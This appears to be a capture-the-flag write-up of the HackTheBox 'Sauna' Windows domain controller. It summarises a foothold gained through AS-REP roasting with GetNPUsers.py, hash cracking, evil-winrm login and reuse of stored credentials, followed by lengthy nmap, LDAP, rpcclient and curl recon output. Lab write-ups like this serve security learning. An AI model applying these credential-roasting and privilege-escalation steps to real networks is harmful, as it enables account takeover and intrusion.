
Sauna


Sauna
OS: Windows
Difficulty: Easy
Points: 20
Release: 15 Feb 2020
IP: 10.10.10.175

Executive Summary

This was Windows box, serving dual-purposes as both a Web Server, as well as LDAP server. Using features and functions built-in to LDAP, we were able to gain our initial foothold, pivot to a service account, and escalate our privileges to full Administrator.

The lesson here is seperate and segregate your public-facing functions (like Web Server, Email Server, etc...) from the “internal”/protected functions (like LDAP).

Scope

HackTheBox.eu
10.10.10.175

Steps Taken

- port scan
- quickly see port 80 is open, browse to http://sauna
- looks like a bank website of sorts
  → does not appear to be overly complicated
  → does not appear to have “online banking” or any other login portal
  → does not appear to be exploitable right now
- taking a look at the rest of the portscan
- rpc is open and accessible, rpcclient
  → though does not appear to offer any relevant details for anonymous user

- though the server indicates the HTTP Trace method is in use (XSS Vuln), it does not appear to be implemented
- XSS is not the vuln here

- maybe we can enumerate the AD for any identifiable users
- going to the website “About Us” to get a list of potential users

GetNPUsers.py -usersfile users.txt -no-pass -dc-ip 10.10.10.175 EGOTISTICAL-BANK.LOCAL/

- got a password hash, using hashcat to crack it
- got a password!

- connect via rpcclient using credentials
- gathered additional details

- connected via evil-winrm, got user flag

INITIAL FOOTHOLD!

- no stored credentials
- taking a look at privilege escalation options
- not a whole lot, though there is another auto-login username and password found
- logging in with those credentials
- taking a look at privilege escalation options
- not a whole lot

- taking a look for stored credentials
- found some hashed passwords
- gained full Admin access to box

Technical Findings

Scan Results

Port Scan

```
# Nmap 7.80 scan initiated Sat Aug  8 20:19:10 2020 as: nmap -vv --reason -Pn -A --osscan-guess --version-all -p- -oN /home/jon/HTB/sauna/results/sauna/scans/_full_tcp_nmap.txt -oX /home/jon/HTB/sauna/results/sauna/scans/xml/_full_tcp_nmap.xml sauna
Nmap scan report for sauna (10.10.10.175)
Host is up, received user-set (0.041s latency).
Scanned at 2020-08-08 20:19:10 EDT for 740s
Not shown: 65515 filtered ports
Reason: 65515 no-responses
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain?       syn-ack
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2020-08-09 07:20:58Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack Microsoft Windows RPC
49675/tcp open  msrpc         syn-ack Microsoft Windows RPC
49686/tcp open  msrpc         syn-ack Microsoft Windows RPC
57809/tcp open  msrpc         syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=9%D=8/8%Time=5F2F4172%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m56s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 35558/tcp): CLEAN (Timeout)
|   Check 2 (port 46410/tcp): CLEAN (Timeout)
|   Check 3 (port 54203/udp): CLEAN (Timeout)
|   Check 4 (port 57297/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-08-09T07:28:51
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  8 20:31:30 2020 -- 1 IP address (1 host up) scanned in 739.86 seconds
```

tcp_80_http_whatweb

WhatWeb report for http://sauna:80
Status : 200 OK
Title : Egotistical Bank :: Home
IP : 10.10.10.175
Country : RESERVED, ZZ

Summary : HTML5, Bootstrap[4.0.0], Script, HTTPServer[Microsoft-IIS/10.0], Microsoft-IIS[10.0], Email [example@email.com,info@example.com]

Detected Plugins:
[Bootstrap]
Bootstrap is an open source toolkit for developing with HTML, CSS, and JS.

Version : 4.0.0
Website : https://getbootstrap.com/

[Email]
Extract email addresses. Find valid email address and syntactically invalid email addresses from mailto: link tags. We match syntactically invalid links containing mailto: to catch anti-spam email addresses, eg. bob at gmail.com. This uses the simplified email regular expression from http://www.regular-expressions.info/email.html for valid email address matching.

String : example@email.com,info@example.com
String : example@email.com

[HTML5]
HTML version 5, detected by the doctype declaration

[HTTPServer]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.

String : Microsoft-IIS/10.0 (from server string)

[Microsoft-IIS]
Microsoft Internet Information Services (IIS) for Windows Server is a flexible, secure and easy-to-manage Web server for hosting anything on the Web. From media streaming to web application hosting, IIS's scalable and open architecture is ready to handle the most demanding tasks.

Version : 10.0
Website : http://www.iis.net/

[Script]
This plugin detects instances of script HTML elements and returns the script language/type.

HTTP Headers:
HTTP/1.1 200 OK
Content-Type: text/html
Content-Encoding: gzip
Last-Modified: Thu, 23 Jan 2020 17:14:44 GMT
Accept-Ranges: bytes
ETag: "01ae9b10d2d51:0"
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
Date: Sun, 09 Aug 2020 07:29:48 GMT
Connection: close
Content-Length: 4868

HTTP options

```
jon@kali:~/HTB/sauna$ curl -v -X OPTIONS http://sauna
*   Trying 10.10.10.175:80...
* TCP_NODELAY set
* Connected to sauna (10.10.10.175) port 80 (#0)
> OPTIONS / HTTP/1.1
> Host: sauna
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Allow: OPTIONS, TRACE, GET, HEAD, POST
< Server: Microsoft-IIS/10.0
< Public: OPTIONS, TRACE, GET, HEAD, POST
< Date: Mon, 10 Aug 2020 22:27:13 GMT
< Content-Length: 0
<
* Connection #0 to host sauna left intact
jon@kali:~/HTB/sauna$
```

Trace

```
jon@kali:~/HTB/sauna$ curl -vvvvv -X TRACE http://sauna
*   Trying 10.10.10.175:80...
* TCP_NODELAY set
* Connected to sauna (10.10.10.175) port 80 (#0)
> TRACE / HTTP/1.1
> Host: sauna
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 501 Not Implemented
< Content-Type: text/html
< Server: Microsoft-IIS/10.0
< Date: Mon, 10 Aug 2020 22:43:42 GMT
< Content-Length: 1508
<
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>501 - Header values specify a method that is not implemented.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>501 - Header values specify a method that is not implemented.</h2>
  <h3>The page you are looking for cannot be displayed because a header value in the request does not match certain
configuration settings on the Web server. For example, a request header might specify a POST to a static file that cannot be
posted to, or specify a Transfer-Encoding value that cannot make use of compression.</h3>
 </fieldset></div>
</div>
</body>
</html>
* Connection #0 to host sauna left intact
jon@kali:~/HTB/sauna$
```

About Us

Fergus Smith

Shaun Coins

Sophie Driver

AMAZING

Meet The Team

Meet the team. So many bank account managers but only one security manager. Sounds about right!

Hugo Bear

Bowie Taylor

Hugo Bear

Bowie Taylor

Sophie Driver

Steven Kerb

tcp_389_ldap_nmap

```
# Nmap 7.80 scan initiated Sat Aug  8 20:30:23 2020 as: nmap -vv --reason -Pn -sV -p 389 "--script=banner,(ldap* or ssl*) and not (brute or broadcast or dos or external or fuzzer)" -oN /home/jon/HTB/sauna/results/sauna/scans/tcp_389_ldap_nmap.txt -oX /home/jon/HTB/sauna/results/sauna/scans/xml/tcp_389_ldap_nmap.xml sauna
Nmap scan report for sauna (10.10.10.175)
Host is up, received user-set (0.078s latency).
Scanned at 2020-08-08 20:30:23 EDT for 22s

PORT    STATE SERVICE REASON  VERSION
389/tcp open  ldap    syn-ack Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       domainFunctionality: 7
|       forestFunctionality: 7
|       domainControllerFunctionality: 7
|       rootDomainNamingContext: DC=EGOTISTICAL-BANK,DC=LOCAL
|       ldapServiceName: EGOTISTICAL-BANK.LOCAL:sauna$@EGOTISTICAL-BANK.LOCAL
|       isGlobalCatalogReady: TRUE
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxPercentDirSyncRequests
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
|       supportedLDAPPolicies: MaxConnections
|       supportedLDAPPolicies: MaxConnIdleTime
|       supportedLDAPPolicies: MaxPageSize
|       supportedLDAPPolicies: MaxBatchReturnMessages
|       supportedLDAPPolicies: MaxQueryDuration
|       supportedLDAPPolicies: MaxDirSyncDuration
|       supportedLDAPPolicies: MaxTempTableSize
|       supportedLDAPPolicies: MaxResultSetSize
|       supportedLDAPPolicies: MinResultSets
|       supportedLDAPPolicies: MaxResultSetsPerConn
|       supportedLDAPPolicies: MaxNotificationPerConn
|       supportedLDAPPolicies: MaxValRange
|       supportedLDAPPolicies: MaxValRangeTransitive
|       supportedLDAPPolicies: ThreadMemoryLimit
|       supportedLDAPPolicies: SystemMemoryLimitPercent
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
|       supportedControl: 1.2.840.113556.1.4.528
|       supportedControl: 1.2.840.113556.1.4.417
|       supportedControl: 1.2.840.113556.1.4.619
|       supportedControl: 1.2.840.113556.1.4.841
|       supportedControl: 1.2.840.113556.1.4.529
|       supportedControl: 1.2.840.113556.1.4.805
|       supportedControl: 1.2.840.113556.1.4.521
|       supportedControl: 1.2.840.113556.1.4.970
|       supportedControl: 1.2.840.113556.1.4.1338
|       supportedControl: 1.2.840.113556.1.4.474
|       supportedControl: 1.2.840.113556.1.4.1339
|       supportedControl: 1.2.840.113556.1.4.1340
|       supportedControl: 1.2.840.113556.1.4.1413
|       supportedControl: 2.16.840.1.113730.3.4.9
|       supportedControl: 2.16.840.1.113730.3.4.10
|       supportedControl: 1.2.840.113556.1.4.1504
|       supportedControl: 1.2.840.113556.1.4.1852
|       supportedControl: 1.2.840.113556.1.4.802
|       supportedControl: 1.2.840.113556.1.4.1907
|       supportedControl: 1.2.840.113556.1.4.1948
|       supportedControl: 1.2.840.113556.1.4.1974
|       supportedControl: 1.2.840.113556.1.4.1341
|       supportedControl: 1.2.840.113556.1.4.2026
```

```
|       supportedControl: 1.2.840.113556.1.4.2064
|       supportedControl: 1.2.840.113556.1.4.2065
|       supportedControl: 1.2.840.113556.1.4.2066
|       supportedControl: 1.2.840.113556.1.4.2090
|       supportedControl: 1.2.840.113556.1.4.2205
|       supportedControl: 1.2.840.113556.1.4.2204
|       supportedControl: 1.2.840.113556.1.4.2206
|       supportedControl: 1.2.840.113556.1.4.2211
|       supportedControl: 1.2.840.113556.1.4.2239
|       supportedControl: 1.2.840.113556.1.4.2255
|       supportedControl: 1.2.840.113556.1.4.2256
|       supportedControl: 1.2.840.113556.1.4.2309
|       supportedControl: 1.2.840.113556.1.4.2330
|       supportedControl: 1.2.840.113556.1.4.2354
|       supportedCapabilities: 1.2.840.113556.1.4.800
|       supportedCapabilities: 1.2.840.113556.1.4.1670
|       supportedCapabilities: 1.2.840.113556.1.4.1791
|       supportedCapabilities: 1.2.840.113556.1.4.1935
|       supportedCapabilities: 1.2.840.113556.1.4.2080
|       supportedCapabilities: 1.2.840.113556.1.4.2237
|       subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       serverName: CN=SAUNA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-
BANK,DC=LOCAL
|       schemaNamingContext: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       namingContexts: DC=EGOTISTICAL-BANK,DC=LOCAL
|       namingContexts: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       namingContexts: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       namingContexts: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
|       namingContexts: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
|       isSynchronized: TRUE
|       highestCommittedUSN: 57385
|       dsServiceName: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       dnsHostName: SAUNA.EGOTISTICAL-BANK.LOCAL
|       defaultNamingContext: DC=EGOTISTICAL-BANK,DC=LOCAL
|       currentTime: 20200809073027.0Z
|_      configurationNamingContext: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
| ldap-search:
|   Context: DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: DC=EGOTISTICAL-BANK,DC=LOCAL
|         objectClass: top
|         objectClass: domain
|         objectClass: domainDNS
|         distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
|         instanceType: 5
|         whenCreated: 2020/01/23 05:44:25 UTC
|         whenChanged: 2020/08/09 07:17:34 UTC
|         subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
|         subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
|         subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|         uSNCreated: 4099
|         dSASignature: \x01\x00\x00\x00(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00@
\xBE\xE0\xB3\xC6%\xECD\xB2\xB9\x9F\xF8\D\xB2\xEC
|         uSNChanged: 57366
|         name: EGOTISTICAL-BANK
|         objectGUID: 504e6ec-c122-a143-93c0-cf487f83363
|         4@\x15\x03\x00\x00\x00\xFDZ\x85\x92F\xDE^A\xAAVnj@#\xF6\x0C\x0B\xD0\x00\x00\x00\x00\x00\x00\xD0\xF0
|         \x15\x03\x00\x00\x00@\xBE\xE0\xB3\xC6%\xECD\xB2\xB9\x9F\xF8\D\xB2\xEC   \xB0\x00\x00\x00\x00\x00\x00\xD4
\x04R\x14\x03\x00\x00\x00
|         creationTime: 132414310548268093
|         forceLogoff: -9223372036854775808
|         lockoutDuration: -18000000000
|         lockOutObservationWindow: -18000000000
|         lockoutThreshold: 0
|         maxPwdAge: -36288000000000
|         minPwdAge: -864000000000
|         minPwdLength: 7
|         modifiedCountAtLastProm: 0
|         nextRid: 1000
|         pwdProperties: 1
|         pwdHistoryLength: 24
|         objectSid: 1-5-21-2966785786-3096785034-1186376766
|         serverState: 1
|         uASCompat: 1
```

```
|       modifiedCount: 1
|       auditingPolicy: \x00\x01
|       nTMixedDomain: 0
|       rIDManagerReference: CN=RID Manager$,CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
|       fSMORoleOwner: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       systemFlags: -1946157056
|       wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL
|       wellKnownObjects: B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Program Data,DC=EGOTISTICAL-
BANK,DC=LOCAL
|       wellKnownObjects: B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=EGOTISTICAL-
BANK,DC=LOCAL
|       wellKnownObjects: B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-
BANK,DC=LOCAL
|       wellKnownObjects: B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted Objects,DC=EGOTISTICAL-
BANK,DC=LOCAL
|       wellKnownObjects: B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=EGOTISTICAL-
BANK,DC=LOCAL
|       wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=EGOTISTICAL-
BANK,DC=LOCAL
|       wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
|       wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,DC=EGOTISTICAL-
BANK,DC=LOCAL
|       wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL
|       wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
|       objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       isCriticalSystemObject: TRUE
|       gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=EGOTISTICAL-
BANK,DC=LOCAL;0]
|       dSCorePropagationData: 1601/01/01 00:00:00 UTC
|       otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL
|       otherWellKnownObjects: B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Service
Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL
|       masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       ms-DS-MachineAccountQuota: 10
|       msDS-Behavior-Version: 7
|       msDS-PerUserTrustQuota: 1
|       msDS-AllUsersTrustQuota: 1000
|       msDS-PerUserTrustTombstonesQuota: 10
|       msDs-masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       msDS-IsDomainFor: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       msDS-NcType: 0
|       msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE
|       dc: EGOTISTICAL-BANK
|     dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL
|_    dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL
|_sslv2-drown:
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  8 20:30:45 2020 -- 1 IP address (1 host up) scanned in 22.01 seconds
```

rpc attempt

```
jon@kali:~/HTB/sauna/ldap$ rpcclient -U "" sauna
Enter WORKGROUP\'s password:
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $> rpcinfo
command not found: rpcinfo
rpcclient $> rpcinfo
command not found: rpcinfo
rpcclient $>
rpcclient: missing argument
rpcclient $> srvinfo
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netshareenum
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netshareenumall
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netsharegetinfo
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netfileenum
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netsesenum
command not found: netsesenum
rpcclient $> netdiskenum
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> netconnenum
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> getanydcname
Usage: getanydcname domainname
rpcclient $> getdcname
Usage: getdcname domainname
rpcclient $> dsr_getdcname
Usage: dsr_getdcname [domain_name] [domain_guid] [site_guid] [flags]
rpcclient $> dsr_getdcnameex
Usage: dsr_getdcnameex [domain_name] [domain_guid] [site_name] [flags]
rpcclient $> dsr_getdcnameex2
Usage: dsr_getdcnameex2 [client_account] [acb_mask] [domain_name] [domain_guid] [site_name] [flags]
rpcclient $> dsr_getsitename
Usage: dsr_getsitename computername
rpcclient $> enumdata
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumjobs
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumports
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomains
result was NT_STATUS_ACCESS_DENIED
rpcclient $>
rpcclient: missing argument
rpcclient $>
rpcclient: missing argument
rpcclient $> exit
jon@kali:~/HTB/sauna/ldap$
```

ldapsearch

```
# extended LDIF
#
# LDAPv3
# base <DC=EGOTISTICAL-BANK,DC=LOCAL> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# EGOTISTICAL-BANK.LOCAL
dn: DC=EGOTISTICAL-BANK,DC=LOCAL
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
instanceType: 5
whenCreated: 20200123054425.0Z
whenChanged: 20200810203550.0Z
subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAQL7gs8Yl7ESyuZ/4XESy7A==
uSNChanged: 57366
name: EGOTISTICAL-BANK
objectGUID:: 7AZOUMEioUOTwM9IB/gzYw==
replUpToDateVector:: AgAAAAAAAADAAAAAAAAAKuM73jRSYVEssLtnGX+r60M4AAAAAAAAKVAQ
 hUDAAAA/VqFkkbeXkGqVm5qQCP2DAvQAAAAAAAA0PAKFQMAAABAvuCzxiXsRLK5n/hcRLLsCbAAAA
 AAAADUBFIUAwAAAA==
creationTime: 132415653507334060
